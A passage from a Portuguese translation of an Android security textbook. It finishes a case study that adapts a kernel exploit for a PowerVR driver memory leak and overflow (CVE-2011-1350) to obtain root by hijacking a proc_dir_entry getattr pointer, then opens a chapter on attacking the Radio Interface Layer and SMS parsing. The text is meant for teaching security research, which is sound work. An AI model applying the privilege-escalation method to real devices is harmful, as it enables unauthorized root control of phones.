Novamente, você vê uma chamada para outra função de wrapper, desta vez `CopyToUserWrapper`. Como no outro wrapper, os dois primeiros parâmetros são descartados e a chamada se torna

```
if(copy_to_user(psBridgePackageKM->pvParamOut, psBridgeOut,
                psBridgePackageKM->ui32OutBufferSize))
```

Dessa vez, o driver copia os dados do `psBridgeOut` para a memória do espaço do usuário que você passou. Novamente, ele confia em seu tamanho, passado em `ui32OutBufferSize`, como o número de bytes a serem copiados. Como você pode especificar um tamanho maior do que a memória apontada por `psBridgeOut`, é possível ler dados após esse buffer. Esse é o problema que foi atribuído ao CVE-2011-1350.

Com base em uma compreensão mais profunda dos problemas, é mais óbvio o que está acontecendo no exploit. No entanto, há um detalhe que ainda está faltando. Para onde exatamente apontam `pvBridgeIn` e `pvBridgeOut`? Para descobrir, procure o ponteiro base, `pvBridgeData`. Infelizmente, a venerável estratégia `git grep` não revela uma atribuição direta. No entanto, você pode ver `pvBridgeData` sendo passado por referência em `drivers/gpu/pvr/osfunc.c`. Dê uma olhada mais de perto e veja o seguinte.

```
426 PVRSRV_ERROR OSInitEnvData(IMG_PVOID *ppvEnvSpecificData)
427 {
...
437 if      (OSAllocMem(PVRSRV_OS_PAGEABLE_HEAP, PVRSRV_MAX_BRIDGE_IN_SIZE +
                      PVRSRV_MAX_BRIDGE_OUT_SIZE,
438 &psEnvData->pvBridgeData, IMG_NULL,
439           "Dados      da ponte") != PVRSRV_OK)
```

Analizando o `OSAllocMem`, você verá que ele alocará a memória usando o `kmalloc` se o quarto parâmetro for zero ou se o tamanho solicitado for menor ou igual a uma página (0x1000 bytes). Caso contrário, ele alocará a memória usando a API `vmalloc` do kernel. Nessa chamada, o tamanho solicitado é a soma das definições `IN_SIZE` e `OUT_SIZE`, que são ambas 0x1000. Isso explica a adição e a subtração de 0x1000 no exploit. Somados, o tamanho solicitado torna-se duas páginas (0x2000), o que normalmente usaria `vmalloc`. No entanto, a função `OSInitEnvData` passa 0 como o quarto parâmetro ao chamar `OSAllocMem`. Assim, duas páginas de memória são alocadas usando `kmalloc`.

A função `OSInitEnvData` é chamada muito cedo na inicialização do driver, que ocorre durante a inicialização. Isso é lamentável, pois significa que o local do buffer permanece constante em qualquer inicialização. Exatamente quais outros objetos estão adjacentes a esse bloco de heap do kernel variam com base no tempo de inicialização, nos drivers carregados em um dispositivo e em outros fatores. Esse é um detalhe importante, conforme descrito na próxima seção.

Como corrigir a exploração

Com uma compreensão clara de todas as facetas dessas duas vulnerabilidades, você pode voltar seus esforços para fazer com que a exploração funcione no dispositivo de destino. Lembre-se de que, em sua tentativa de executar o exploit original, o símbolo `dev_attr_ro` não aparece em `/proc/kallsyms` no dispositivo de destino. Ou isso

O tipo de objeto não existe ou não é um símbolo exportado. Assim, você precisa encontrar um tipo de objeto alternativo que satisfaça duas condições. Primeiro, ele deve ser algo que possa ser modificado para sequestrar o fluxo de controle do kernel. É útil se você controlar exatamente quando o sequestro ocorre, como faz a exploração original, mas isso não é uma necessidade estrita. Em segundo lugar, ele deve ser adjacente ao buffer *pvBridgeData* sempre que possível.

Para resolver esse problema, procure resolver a segunda condição e depois a primeira. Descobrir exatamente o que está ao lado de seu buffer é bastante fácil. Para isso, faça outras alterações em sua cópia já modificada do exploit. Além de comentar a resolução do símbolo *dev_attr_ro*, grave os dados que vazaram do espaço do kernel em um arquivo. Quando isso estiver funcionando, reinicie repetidamente o dispositivo e despeje a memória adjacente. Repita esse processo 100 vezes para obter uma amostragem decente em várias inicializações. Com os arquivos de dados em mãos, extraia o conteúdo de */proc/kallsyms* do dispositivo. Em seguida, use um pequeno script Ruby, que está incluído nos materiais deste livro, para classificar os nomes dos símbolos por seus endereços. Em seguida, processe todas as 100 amostras da memória do kernel. Para cada amostra, divida os dados em quantidades de 32 bits e verifique se cada valor existe dentro dos buckets gerados a partir de */proc/kallsyms*. Em caso afirmativo, aumente um contador para esse símbolo.

O resultado desse processo é uma lista de tipos de objetos encontrados em */proc/kallsyms* junto com a frequência (de 100 tentativas) em que eles estão adjacentes ao seu buffer. As dez principais entradas são exibidas aqui:

```
dev:~/levitator-droid1 $ head dumps-on-fresh-boot.freq
 90 0xc003099c t kernel_thread_exit
 86 0xc0069214 T do_no_restart_syscall
 78 0xc03cab18 t fair_sched_class
 68 0xc01bc42c t klist_children_get
 68 0xc01bc368 t klist_children_put
 65 0xc03cdee0 t proc_dir_inode_operations
 65 0xc03cde78 t proc_dir_operations
 62 0xc00734a4 T autoremove_wake_function
 60 0xc006f968 t worker_thread
 58 0xc03ce008 t proc_file_inode_operations
```

As primeiras duas entradas parecem muito atraentes porque são adjacentes em cerca de 90% das vezes. No entanto, uma tentativa modesta de aproveitar esses objetos não foi proveitosa. Dentre as entradas restantes, os itens que começam com *proc_* parecem particularmente interessantes. Esses tipos de objetos controlam como as entradas no sistema de arquivos *proc* processam várias operações. Isso é interessante porque você sabe que pode acionar essas operações à vontade interagindo com as entradas em */proc*. Isso resolve sua primeira condição da maneira ideal e resolve sua segunda condição em cerca de 65% das inicializações.

Agora que você já identificou os objetos *proc_dir_inode_operations* como o que deve ser procurado, está pronto para começar a implementar a nova abordagem. O fato

O fato de você encontrar ponteiros para esses objetos adjacentes ao seu buffer indica que eles estão incorporados em algum outro tipo de objeto. Voltando a examinar o código-fonte do kernel, encontre todas as atribuições em que o objeto referenciado esteja no lado direito. Isso o leva ao código da linha 572 de `fs/proc/generic.c`:

```
559 static int proc_register(struct proc_dir_entry * dir, struct
  proc_dir_entry * dp)
560 {
...
569if      (S_ISDIR(dp->mode)) {
570se          (dp->proc_iops == NULL) {
571dp->proc_fops  = &proc_dir_operations;
572dp->proc_iops  = &proc_dir_inode_operations;
```

A função `proc_register` é usada no kernel para criar entradas no sistema de arquivos `proc`. Quando cria entradas de diretório, ela atribui um ponteiro para `proc_dir_inode_operations` ao membro `proc_iops`. Com base no tipo da variável `dp` nesse trecho, você sabe que os objetos adjacentes são estruturas `proc_dir_entry`!

Agora que você conhece a estrutura do tipo de dados externo, pode modificar seus elementos de acordo. Copie as estruturas de dados necessárias em seu novo arquivo de exploit e altere os tipos de ponteiro indefinidos para ponteiros void. Modifique a exploração para procurar o símbolo `proc_dir_inode_operations` (em vez de `dev_attr_ro`). Em seguida, implemente um novo código de acionamento que faça uma varredura recursiva em todos os diretórios em `/proc`. Por fim, crie uma tabela `inode_operations` especialmente elaborada com o membro `getattr` apontando para sua função de carga útil no espaço do kernel. Quando algo no sistema tentar obter os atributos de sua entrada `proc_dir_entry` modificada, o kernel chamará sua função `getattr`, concedendo-lhe privilégios de root. Como antes, limpe e crie um shell de root para o usuário. Vitória!

Resumo

Este capítulo abordou vários tópicos relevantes para a invasão e o ataque ao kernel do Linux usado por todos os dispositivos Android. Ele explicou como a exploração do kernel do Android é relativamente fácil devido ao seu design monolítico, ao modelo de distribuição, à configuração e à vasta superfície de ataque exposta.

Além disso, este capítulo forneceu dicas e ferramentas para facilitar o trabalho de um desenvolvedor de exploits do kernel do Android. Você percorreu o processo de criação de kernels e módulos de kernel personalizados, viu como acessar os inúmeros recursos de depuração fornecidos pelo kernel e como extrair informações de dispositivos e imagens de firmware padrão.

Alguns estudos de caso examinaram o desenvolvimento de explorações para problemas de corrupção de memória do kernel, como vulnerabilidades de indexação de matriz, problemas de mapeamento direto de memória, vazamentos de informações e corrupção de memória heap.

O próximo capítulo discute o subsistema de telefonia no Android. Mais especificamente, ele explica como pesquisar, monitorar e fazer fuzz no componente RIL (Radio Interface Layer, camada de interface de rádio).

Ataque à camada de interface de rádio

A camada de interface de rádio, abreviadamente RIL, é o componente central da plataforma Android que lida com a comunicação celular. A camada de interface de rádio fornece uma interface para o modem celular e trabalha com a rede móvel para fornecer serviços móveis. A RIL foi projetada para operar independentemente dos chips do modem celular. Em última análise, a RIL é responsável por coisas como chamadas de voz, mensagens de texto e Internet móvel. Sem a RIL, um dispositivo Android não pode se comunicar com uma rede celular. A RIL é, em parte, o que torna um dispositivo Android um smartphone. Atualmente, a comunicação celular não está mais limitada a telefones celulares e smartphones, pois os tablets e leitores de livros eletrônicos vêm com Internet móvel integrada e sempre ativa. A Internet móvel é responsabilidade da RIL e, portanto, ela está presente na maioria dos dispositivos Android.

Este capítulo mostra como a RIL funciona e como ela pode ser analisada e atacada. Ele apresenta metódicamente os diferentes componentes da RIL e como eles funcionam juntos. A parte de ataque deste capítulo se concentra no Serviço de Mensagens Curtas (SMS) e, especificamente, em como fazer fuzz no SMS em um dispositivo Android. A primeira metade do capítulo apresenta uma visão geral do RIL do Android e introduz o formato da mensagem SMS. A segunda metade do capítulo se aprofunda na instrumentação do RIL para fazer fuzz na implementação de SMS do Android. Ao chegar ao final deste capítulo, você terá o conhecimento necessário para realizar seus próprios experimentos de segurança na RIL do Android.

Introdução ao RIL

O Android RIL foi criado para abstrair a interface de rádio real do subsistema de serviço de telefonia do Android. A RIL foi projetada para lidar com todos os tipos de rádio, como o Sistema Global de Comunicação Móvel (GSM), Acesso Múltiplo por Divisão de Código (CDMA), 3G e Evolução de Longo Prazo (LTE) 4G. A RIL lida com todos os aspectos da comunicação celular, como registro de rede, chamadas de voz, mensagens curtas (SMS) e pacote de dados (comunicação IP). Por esse motivo, a RIL desempenha uma função importante em um dispositivo Android.

O RIL do Android é um dos poucos softwares que pode ser acessado diretamente do mundo externo. Sua superfície de ataque é comparável à de um serviço hospedado em um servidor. Todos os dados enviados da rede celular para um dispositivo Android passam pelo RIL. Isso é mais bem ilustrado ao examinar como uma mensagem SMS recebida é processada.

Sempre que uma mensagem SMS é enviada a um dispositivo Android, essa mensagem é recebida pelo modem celular do telefone. O modem celular decodifica a transmissão física da torre de celular. Depois que a mensagem é decodificada, ela é enviada em uma jornada que começa no kernel do Linux e passa pelos vários componentes da RIL do Android até chegar ao aplicativo SMS. O processo de entrega de SMS dentro da RIL é discutido em detalhes ao longo deste capítulo. A mensagem importante neste momento é que a RIL fornece um software que pode ser atacado remotamente em um dispositivo Android.

Um ataque bem-sucedido contra a RIL oferece uma ampla gama de possibilidades aos invasores. A fraude de pedágio é uma dessas possibilidades. A principal função do RIL é interagir com a banda de base digital e, portanto, controlar o RIL significa acessar a banda de base. Com acesso à banda de base, um invasor pode iniciar chamadas com tarifas especiais e enviar mensagens SMS com tarifas especiais. Ele pode cometer fraudes e prejudicar a vítima financeiramente e, ao mesmo tempo, pode ganhar dinheiro. A espionagem é outra possibilidade. A RIL pode controlar outros recursos da banda base, como a configuração do atendimento automático. Isso pode transformar o telefone em uma escuta na sala, o que é um assunto bastante sério em um ambiente corporativo. Outra possibilidade é interceptar os dados que passam pela RIL. Consequentemente, ter o controle da RIL significa ter acesso a dados que não estão protegidos (ou seja, não estão criptografados de ponta a ponta).

Em resumo, um ataque bem-sucedido contra a RIL fornece acesso a informações confidenciais e a possibilidade de monetizar o dispositivo sequestrado às custas do proprietário.

Arquitetura RIL

Esta seção fornece uma visão geral do RIL e da pilha de telefonia do Android. Primeiro, porém, você terá uma breve visão geral da arquitetura comum do

smartphones modernos. A arquitetura descrita é encontrada em todos os dispositivos móveis baseados no Android.

Arquitetura de smartphones

Para ajudá-lo a entender melhor as pilhas de telefonia móvel, esta seção faz um rápido desvio e analisa o design de um smartphone moderno. Os tablets que contêm uma interface celular são baseados na mesma arquitetura. Um smartphone moderno consiste em dois sistemas separados, mas que cooperam entre si. O primeiro sistema é chamado de processador de aplicativos. Esse subsistema consiste no processador principal, provavelmente uma unidade central de processamento (CPU) baseada em ARM de vários núcleos. Esse sistema também contém os periféricos, como a tela, a tela sensível ao toque, o armazenamento e a entrada e saída de áudio. O segundo sistema é a banda base do celular ou o modem celular. A banda base lida com o link de rádio físico entre o telefone e a infraestrutura de comunicação celular. As bandas de base são compostas principalmente por uma CPU ARM e um processador de sinal digital (DSP). O tipo de processador de aplicativo e de banda base depende muito do fabricante do dispositivo e do tipo de rede celular para a qual o dispositivo foi criado (GSM versus CDMA, etc.). Os dois subsistemas são conectados um ao outro na placa principal do dispositivo. Para reduzir os custos, os fabricantes de chipset às vezes integram ambos em um único chip, mas os sistemas ainda funcionam de forma independente. A Figura 11-1 mostra uma visão abstrata de um smartphone moderno.




Figura 11-1: Arquitetura geral do smartphone

A interface entre os dois sistemas é altamente dependente dos componentes reais e do fabricante do dispositivo. As interfaces comumente encontradas são Serial

Interface Periférica (SPI), Barramento Serial Universal (USB), Receptor/Transmissor Assíncrono Universal (UART) e memória compartilhada. Devido a essa diversidade, o RIL foi projetado para ser muito flexível.

A pilha de telefonia do Android

A pilha de telefonia no Android é separada em quatro componentes, que são (de cima para baixo) os aplicativos Phone e SMS, a estrutura do aplicativo, o daemon RIL e os drivers de dispositivo no nível do kernel. A plataforma Android é parcialmente escrita em Java e parcialmente escrita em C/C++ e, portanto, partes respeitadas são executadas na máquina virtual (VM) Dalvik ou como código de máquina nativo. Essa distinção é muito interessante quando se trata de encontrar bugs.

Na pilha de telefonia do Android, a separação entre o Dalvik e o código nativo é a seguinte. As partes do aplicativo são escritas em Java e, portanto, são executadas na VM Dalvik. As partes do espaço do usuário, como o daemon RIL e as bibliotecas, são código nativo. O kernel do Linux, obviamente, é executado como código nativo. A Figura 11-2 mostra uma visão geral da pilha de telefonia do Android.




Figura 11-2: A p

Os aplicativos do telefone

Esse componente inclui o software de alto nível que implementa várias funcionalidades principais. Ele inclui o discador telefônico e os aplicativos de mensagens. Cada parte da funcionalidade é implementada no que o Google chama de rastreador. Há o rastreador de chamadas, o despachante de SMS, o rastreador de serviços e o rastreador de dados. O rastreador de chamadas lida com chamadas de voz, por exemplo, estabelecendo e encerrando a chamada. O despachante de SMS lida com mensagens SMS e MMS (Multimedia Messaging Service). O rastreador de serviços lida com a conectividade celular (por exemplo, se o dispositivo está conectado a uma rede, qual é o nível de recepção, se está em roaming). O rastreador de dados é responsável pela conectividade de dados (Internet móvel). Os aplicativos do telefone se comunicam com a próxima camada: a estrutura de aplicativos.

A estrutura do aplicativo

Os componentes da estrutura de aplicativos do RIL têm duas finalidades. Primeiro, ele fornece uma interface para que o aplicativo Phone se comunique com o daemon do RIL. Segundo, ele fornece abstrações para muitos conceitos relacionados a celulares que diferem entre os tipos de rede. Os desenvolvedores podem tirar proveito dessas abstrações usando os métodos do pacote `android.telephony` em seus aplicativos.

Componentes nativos do espaço do usuário

Os componentes do espaço do usuário consistem no daemon da EIR e em suas bibliotecas de suporte. O daemon do RIL é o tópico principal deste capítulo e é discutido em mais detalhes nas seções "Daemon do RIL" e "API do fornecedor do RIL", mais adiante neste capítulo.

O Kernel

O kernel do Linux hospeda a camada mais baixa da pilha de telefonia. Ele contém os drivers para o hardware de banda base. Os drivers fornecem principalmente uma interface para que os aplicativos de terra do usuário se comuniquem com a banda base. Geralmente, trata-se de uma linha serial. Essa interface é abordada em mais detalhes posteriormente neste capítulo.

Personalização da pilha de telefonia

A pilha de telefonia do Android pode ser personalizada em várias camadas. De fato, algumas personalizações são necessárias. Por exemplo, o driver de banda base precisa ser adaptado para se adequar à configuração específica do hardware. Além das alterações necessárias, os fabricantes de dispositivos também personalizam partes da pilha de telefonia que normalmente não precisam ser personalizadas. As personalizações comuns incluem a substituição de um telefone

discador e um aplicativo de SMS e MMS substituto ou adicional. Vários fabricantes também parecem adicionar funcionalidades ao núcleo do Application Framework relacionado à telefonia com bastante frequência. Essas personalizações e adições são especialmente interessantes em termos de segurança porque, em sua maioria, são de código fechado e podem não ter sido auditadas por pesquisadores de segurança qualificados.

O Daemon RIL (`rild`)

A parte mais importante da camada de interface de rádio é o daemon RIL (`rild`). O daemon RIL é um serviço de sistema central e é executado como um processo nativo do Linux. Sua principal funcionalidade é fornecer conectividade entre a estrutura de aplicativos de telefonia do Android e o hardware específico do dispositivo. Para isso, ele expõe uma interface para a estrutura de aplicativos por meio do Binder IPC. Você pode encontrar o código-fonte da parte de código aberto do `rild` no repositório do Android Open Source Project (AOSP) no diretório `hardware/ril`.

O Google projetou o `rild` especificamente para oferecer suporte a hardwares de terceiros e de código fechado código da interface do ware. Para essa finalidade, o `rild` fornece uma interface de programação de aplicativos (API) que consiste em um conjunto de chamadas de função e retornos de chamada. Na inicialização, o `rild` carrega uma biblioteca compartilhada fornecida pelo fornecedor chamada *vendor-ril*. A *vendor-ril* implementa a funcionalidade específica do hardware.

Esse daemon é um dos poucos serviços em um dispositivo Android que é gerenciado pelo `init`. Dessa forma, o `rild` é iniciado na inicialização do sistema e é reiniciado se o processo for encerrado inesperadamente. Ao contrário de outros serviços do sistema, é improvável que uma falha do daemon RIL cause uma reinicialização parcial ou deixe o sistema em um estado instável. Esses fatos tornam muito conveniente brincar com o `rild`.

rild em seu dispositivo

O daemon do RIL é um pouco diferente em cada dispositivo. Ao começar a trabalhar em seu próprio dispositivo, é útil ter uma visão geral da configuração dele. A seguir, apresentamos um guia sobre como obter uma visão geral rápida de seu ambiente `rild`. O exemplo usa um HTC One V com Android 4.0.3 e HTC Sense 4.0.

Abaixo, emitimos vários comandos em um shell ADB para obter uma visão geral do ambiente RIL. Primeiro, obtemos o ID do processo (PID) do `rild`. Com o PID, podemos inspecionar o processo usando o sistema de arquivos `proc`. Isso nos fornece a lista de bibliotecas que são carregadas pelo `rild`. Na próxima etapa, inspecionamos os scripts de inicialização. Isso nos fornece uma lista de soquetes de domínio UNIX que são usados pelo `rild`. Na terceira etapa, usamos novamente o sistema de arquivos `proc` para determinar quais arquivos são abertos pelo `rild`. Isso nos fornece os nomes dos dispositivos seriais usados pelo `rild`. Na última etapa, despejamos todas as propriedades do sistema Android relacionadas ao RIL usando o utilitário `getprop`.

```
shell@android:/ # ps |grep rild  
radio 1445 1 14364 932 ffffffff 40063fb4 S /system/bin/rild
```

```
shell@android:/ # cat /proc/1445/maps |grep ril
00008000-0000a000 r-xp 00000000 b3:19 284          /system/bin/rild
0000a000-0000b000 rw-p 00002000 b3:19 284          /system/bin/rild
400a9000-400b9000 r-xp 00000000 b3:19 1056         /system/lib/libril.so
400b9000-400bb000 rw-p 00010000 b3:19 1056         /system/lib/libril.so
4015e000-401ed000 r-xp 00000000 b3:19 998/system/lib/libhtc_ril .so 401ed000-
401f3000 rw-p 0008f000 b3:19 998                      /system/lib/libhtc_ril.so

shell@android:/ # grep rild /init.rc
service ril-daemon /system/bin/rild
    socket rild stream 660 root radio
    socket rild-debug stream 660 sistema de rádio
    socket rild-htc stream 660 sistema de rádio

shell@android:/data # ls -la /proc/1445/fd |grep dev
lrwx -----raiz      raiz           2013-01-15 12:55 13 -> /dev/smd0
lrwx -----raiz      raiz           2013-01-15 12:55 14 -> /dev/qmi0
lrwx -----raiz      raiz           2013-01-15 12:55 15 -> /dev/qmi1
lrwx -----raiz      raiz           2013-01-15 12:55 16 -> /dev/qmi2

shell@android:/ $ getprop |grep ril
[gsm.version.ril-impl]: [HTC-RIL 4.0.0024HM (Mar 6 2012,10:40:00)]
[init.svc.ril-daemon]: [running]
[ril.booted]: [1]
[ril.ecclist]: [112,911]
[ril.gsm.only.version]: [2]
[ril.modem_link.status]: [0]
[ril.reload.count]: [1]
[ril.sim.swap.status]: [0]
[rild.libpath.ganlite]: [/system/lib/librilswitch.so]
[rild.libpath]: [/system/lib/libhtc_ril.so] [rilswitch.ganlibpath]:
[/system/lib/libganril.so] [rilswitch.vendorlibpath]:
[/system/lib/libhtc_ril.so] [ro.ril.def.agps.mode]: [2]
[ro.ril.enable.a52.HTC-ITA]: [1]
[ro.ril.enable.a52]: [0]
[ro.ril.enable.a53.HTC-ITA]: [1]
[ro.ril.enable.a53]: [1]
[ro.ril.enable.amr.wideband]: [1]
[ro.ril.enable.dtm]: [1]
[ro.ril.enable.managed.roaming]: [1]
[ro.ril.gprsclass]: [12]
[ro.ril.hsdpa.category]: [10]
[ro.ril.hsupa.category]: [6]
[ro.ril.hsxpal]: [2]
...
...
```

Há várias informações interessantes no código anterior, como o nome do fornecedor-ril, que é libhtc_ril.so. Além disso, rild further

expõe uma série de soquetes em `/dev/socket`. Esses soquetes servem a vários propósitos. Por exemplo, os soquetes `/dev/socket/rild-debug` e `/dev/socket/rild-htc` facilitam a depuração do `rild` e/ou do `vendor-ril`. O nome do dispositivo serial usado para se comunicar com a banda base do celular é o detalhe mais interessante. No caso do HTC One V, esse dispositivo é `/dev/smd0`. O dispositivo serial é especialmente interessante para a segurança, pois o `rild` envia comandos para o modem por meio desse dispositivo serial. Os comandos incluem mensagens SMS recebidas e enviadas, o que torna esse link de comunicação muito interessante para ataques.

Segurança

O daemon RIL é um dos poucos softwares em um dispositivo Android que pode ser acessado diretamente do mundo externo. Tanto o `rild` quanto o `vendor-ril` são implementados em C e C++ e são compilados em código nativo. Essas linguagens de programação não são seguras para a memória e, portanto, tendem a ser uma fonte significativa de problemas de segurança. O daemon do RIL precisa lidar com muitas entradas que recebe de várias fontes. O código no `rild` precisa analisar e processar dados e informações de controle que recebe do modem celular e da estrutura do Android. O exemplo mais simples é uma mensagem SMS.

O processamento de uma mensagem SMS recebida passa por várias peças diferentes de hardware e software, cada uma das quais pode ser alvo de um invasor. Sempre que uma mensagem SMS é enviada a um dispositivo Android, essa mensagem é recebida pela banda base. A banda base decodifica a transmissão física e encaminha a mensagem por meio do driver de banda base no kernel do Linux. O driver no kernel do Linux a encaminha para a biblioteca `vendor-ril` no daemon RIL. O daemon da RIL envia a mensagem para a estrutura de telefonia do Android. Portanto, o RIL é um software que pode ser atacado remotamente em todos os dispositivos Android. Os invasores preferem ataques remotos, pois eles não exigem nenhuma interação por parte do usuário-alvo.

Quando o daemon do RIL é iniciado, ele normalmente é executado com privilégios *de root*. Para minimizar o risco, o `rild` transfere seus privilégios para o usuário *de rádio* logo em seguida. O usuário *de rádio* só tem acesso aos recursos relevantes necessários para cumprir suas funções. No entanto, o `rild` ainda tem acesso a dados interessantes (como mensagens SMS) e a funcionalidades interessantes (capacidade de enviar mensagens SMS e fazer chamadas telefônicas), conforme declarado anteriormente neste capítulo. Além disso, o usuário e o grupo *de rádio* são usados para garantir os recursos no sistema que são necessários apenas para o `rild` não estão excessivamente expostos.

A API do Vendor-ril

O `vendor-ril` é o código específico do fabricante e do dispositivo que implementa a funcionalidade para interagir com um tipo específico de banda base de celular. Como as bandas de base ainda são altamente proprietárias, o subsistema RIL foi projetado especificamente para

com extensões somente binárias em mente. Na verdade, os fornecedores de dispositivos geralmente estão legalmente vinculados a acordos de não divulgação que os impedem de liberar o código-fonte. Do ponto de vista da segurança, a análise dos vendor-rils é muito interessante. Como eles são quase que exclusivamente binários, é provável que não tenham sido auditados pela comunidade Android em geral. Além disso, o vendor-ril é uma das partes de um sistema Android que precisa ser personalizada com frequência. Além disso, como a estabilidade é um grande problema, a biblioteca vendor-ril pode conter funcionalidades de depuração ocultas e possivelmente não fortalecidas. Em suma, esses fatos indicam que os bugs e é mais provável que existam vulnerabilidades no código do fornecedor-ril.

Comunicação entre RIL e banda base

O vendor-ril implementa a funcionalidade que permite que o `rild` interaja com a banda base. A implementação depende totalmente do fornecedor e da banda base. Ela pode ser um protocolo proprietário ou o conjunto de comandos GSM AT baseado em texto padronizado. Se o conjunto de comandos GSM AT for usado por uma determinada banda base, o driver do kernel do Linux que o acompanha provavelmente fornecerá um dispositivo serial no diretório `/dev` filesystem. Nesse caso, o daemon da RIL apenas abre o dispositivo fornecido e fala o protocolo GSM AT. Embora o protocolo seja padronizado, os fabricantes de banda base provavelmente adicionarão comandos personalizados às suas bandas base. Por esse motivo, é sempre necessário um vendor-ril correspondente. Além disso, a maioria das bandas de base se comporta de forma diferente, mesmo em comandos padronizados. Em todos os outros casos, o protocolo depende inteiramente do fabricante.

OBSERVAÇÃO Você pode encontrar mais informações sobre o conjunto de comandos GSM AT em
http://www.etsi.org/deliver/etsi_i_ets/300600_300699/300642/04_60/ets_300642e04p.pdf.

Para simplificar, este capítulo aborda apenas as comunicações de modem baseadas em comandos AT. Dito isso, alguns dos protocolos de banda base proprietários passaram por engenharia reversa e foram reimplementados em software de código aberto. Um exemplo é o protocolo que a Samsung usa em todos os seus dispositivos. Você pode encontrar informações sobre esse protocolo no projeto *Replicant* em <http://redmine.replicant.us/projects/replicant/wiki/SamsungModems>.

Serviço de mensagens curtas (SMS)

O SMS é um serviço básico das redes de celular. A maioria das pessoas só conhece o SMS como uma forma de enviar uma mensagem de texto de um telefone para outro, mas o SMS é muito mais do que uma mensagem de texto. Ele é usado para todos os tipos de comunicação entre a infraestrutura da rede celular e os aparelhos móveis.

O SMS foi padronizado há 20 anos pela Associação do Sistema Global de Comunicação Móvel (GSMA). O SMS não fazia parte do projeto original da rede; ele foi adicionado ao padrão um pouco mais tarde. O SMS usa o canal de controle que normalmente é usado para sinalizar as chamadas recebidas e efetuadas entre a torre de celular e o aparelho móvel. O uso do canal de controle para SMS também é o motivo pelo qual as mensagens SMS são limitadas a 140 bytes ou 160 caracteres de 7 bits. Atualmente, o serviço de SMS está disponível em quase todos os tipos de rede de telefonia celular.

Envio e recebimento de mensagens SMS

Quando uma mensagem SMS é enviada de um telefone para outro, a mensagem não é transmitida diretamente entre os dois dispositivos. O telefone remetente envia a mensagem SMS para um serviço na rede celular chamado SMSC (Short Message Service Center). Depois que o SMSC recebe a mensagem, ele a entrega ao telefone de destino. Essa operação pode envolver vários pontos de extremidade intermediários do SMSC.

O SMSC faz muito mais do que apenas encaminhar mensagens SMS entre o remetente e o destinatário. Se o telefone receptor não estiver ao alcance de uma torre de celular ou se o telefone estiver desligado, o SMSC colocará a mensagem em fila de espera até que o telefone volte a ficar on-line. A entrega de SMS é "melhor esforço", o que significa que não há garantia de que uma mensagem SMS será entregue. O padrão SMS suporta um valor de tempo de vida para especificar por quanto tempo uma mensagem deve ficar na fila antes de ser descartada. O processo de como as mensagens SMS são recebidas e tratadas no lado do aparelho móvel é discutido em detalhes na seção "Interação com o modem" mais adiante neste capítulo.

Formato da mensagem SMS

Como mencionado anteriormente, o SMS é muito mais do que o envio de mensagens de texto entre telefones. O SMS é usado para alterar e atualizar a configuração do telefone, enviar toques e mensagens MMS (Multimedia Messaging Service) e notificar o usuário sobre correios de voz em espera. Para implementar todos esses recursos, o SMS suporta o envio de dados binários, além de mensagens de texto simples. Devido aos seus muitos recursos, o SMS é interessante para a segurança do telefone celular. Esta seção apresenta brevemente as partes mais importantes do formato de mensagem SMS. Você pode encontrar mais detalhes no padrão 3GPP SMS em <http://www.3gpp.org/ftp/Specs/html-info/23040.htm>.

O formato do SMS

As mensagens SMS vêm em dois formatos diferentes, dependendo do fato de a mensagem SMS ser enviada do telefone para o SMSC ou do SMSC para o telefone. Os dois formatos diferem apenas ligeiramente. Como estamos interessados apenas no lado da entrega (o celular

lado do telefone), esta seção aborda apenas o formato de entrega denominado SMS-Deliver. O formato SMS-Deliver é mostrado na Figura 11-3.

Campo	Octetos	Finalidade
SMSC	variável	Número do SMSC
Entregar	1	Sinalizadores de mensagem
Remetente	variável	Número do remetente
TP-PID	1	ID do protocolo
TP-DCS	1	Esquema de codificação de dados
TP-SCTS	7	Carimbo de data/hora
UDL	1	Comprimento dos dados do usuário
UD	variável	Dados do usuário

Figura 11-3: Formato de SMS PDU

